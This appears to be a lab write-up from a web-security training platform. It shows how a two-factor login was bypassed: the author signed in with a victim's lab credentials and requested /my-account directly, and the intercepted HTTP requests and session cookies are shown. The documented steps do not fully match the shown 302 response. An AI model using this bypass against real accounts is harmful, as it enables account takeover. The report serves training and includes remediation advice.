Penetration Testing Report

Souvik Mondal

Lab Name

2FA simple bypass

Vulnerability Description

The application implements a two-factor authentication (2FA) mechanism that is not consistently enforced on the server side.

Due to flawed authentication logic, an attacker can bypass the 2FA step by directly accessing protected endpoints or reusing a partially authenticated session.

This vulnerability undermines the core purpose of 2FA and allows attackers to gain full account access using only primary credentials.


Tools Used

- Burp Suite (Proxy)

- Web Browser


Approach

- After opening the lab we got this shopping website



Img: SS 1.0

- I logged in with the credentials provided.



https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net/login

2FA simple bypass


Login

Username: wiener

Password: •••••

Img: SS 1.1

- Received the MFA code in email



https://exploit-0a8c0060030cda67824a2378012d00c8.exploit-server.net/email

2FA simple bypass


Your email address is wiener@exploit-0a8c0060030cda67824a2378012d00c8.exploit-server.net

Displaying all emails @exploit-0a8c0060030cda67824a2378012d00c8.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2026-01-11 04:56:17 +0000	wiener@exploit-0a8c0060030cda67824a2378012d00c8.exploit-server.net	no-reply@0a8f00b20376da2682a8244e000500ce.web-security-academy.net	Security code	Hello! Your security code is 1173. Please enter this in the app to continue. Thanks, Support team	View raw

Img: SS 1.2

- Logged in using the MFA code in wieners account.



https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net/my-account?id=wiener

2FA simple bypass


My Account

Your username is: wiener

Your email is: wiener@exploit-0a8c0060030cda67824a2378012d00c8.exploit-server.net

img: SS 1.3

- Now logging into Carlos account (victim)



https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net/login

2FA simple bypass


Login

Username: carlos

Password: •••••••

img: SS 1.4

- Intercepted the request in burp “Http history”.



Request to https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net:443 [79.125.84.16]

```
Time              Type   Direction    Method   URL                                                                                  Status code   Length
10:35:46 11 Jan ...  WS     → To server          https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net/academyLabHeader                 4
10:35:49 11 Jan ...  HTTP   → Request    POST     https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net/login
10:36:28 11 Jan ...  HTTP   → Request    GET      https://googleads.g.doubleclick.net/pagead/id
10:36:28 11 Jan ...  HTTP   → Request    GET      https://googleads.g.doubleclick.net/pagead/id
```


Request

```
POST /login HTTP/2
Host: 0a8f00b20376da2682a8244e000500ce.web-security-academy.net
Cookie: session=v3ceIkvRUk42iDjfuxnVk07cmCgLzTng
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net
Referer: https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=carlos&password=montoya
```

img: SS 1.5

- Sent the request to burp “repeater” and changed the endpoint from “login2” to “my-account” and then we requested in browser.



Target: https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net

Request

```
POST /my-account HTTP/2
Host: 0a8f00b20376da2682a8244e000500ce.web-security-academy.net
Cookie: session=v3ceIkvRUk42iDjfuxnVk07cmCgLzTng
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
g,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net
Referer: https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=carlos&password=montoya
```


Response

```
HTTP/2 302 Found
Location: /login
Set-Cookie: session=nC7HLka6ZE6Y1Yok1OF5MNkfO4oWWwHY; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

img: SS 1.6

- Hence, the lab is solved.



https://0a8f00b20376da2682a8244e000500ce.web-security-academy.net/my-account?id=carlos

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Img: SS 1.7

CVSS Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Severity

High

Impact

An attacker can gain unauthorized access to user accounts by bypassing the second authentication factor, significantly increasing the risk of account takeover even when 2FA is enabled.

Key Finding

- The application did not strictly enforce completion of the 2FA step before granting access

- Authentication state could be reused or bypassed by directly accessing protected endpoints

- The 2FA mechanism was implemented as a workflow step rather than a mandatory security control

- This resulted in a complete bypass of the second authentication factor

Outcome

- Successfully bypassed the 2FA verification step

- Gained authenticated access using only valid username and password

- Demonstrated that the 2FA control was ineffective due to broken authentication logic

Remediation

- Enforce 2FA validation strictly on the server side before granting authenticated access

- Bind session state to successful completion of all authentication factors

- Prevent access to protected endpoints until 2FA verification is complete

- Implement centralized authorization checks for authentication status

- Regularly test authentication workflows for logic-based bypasses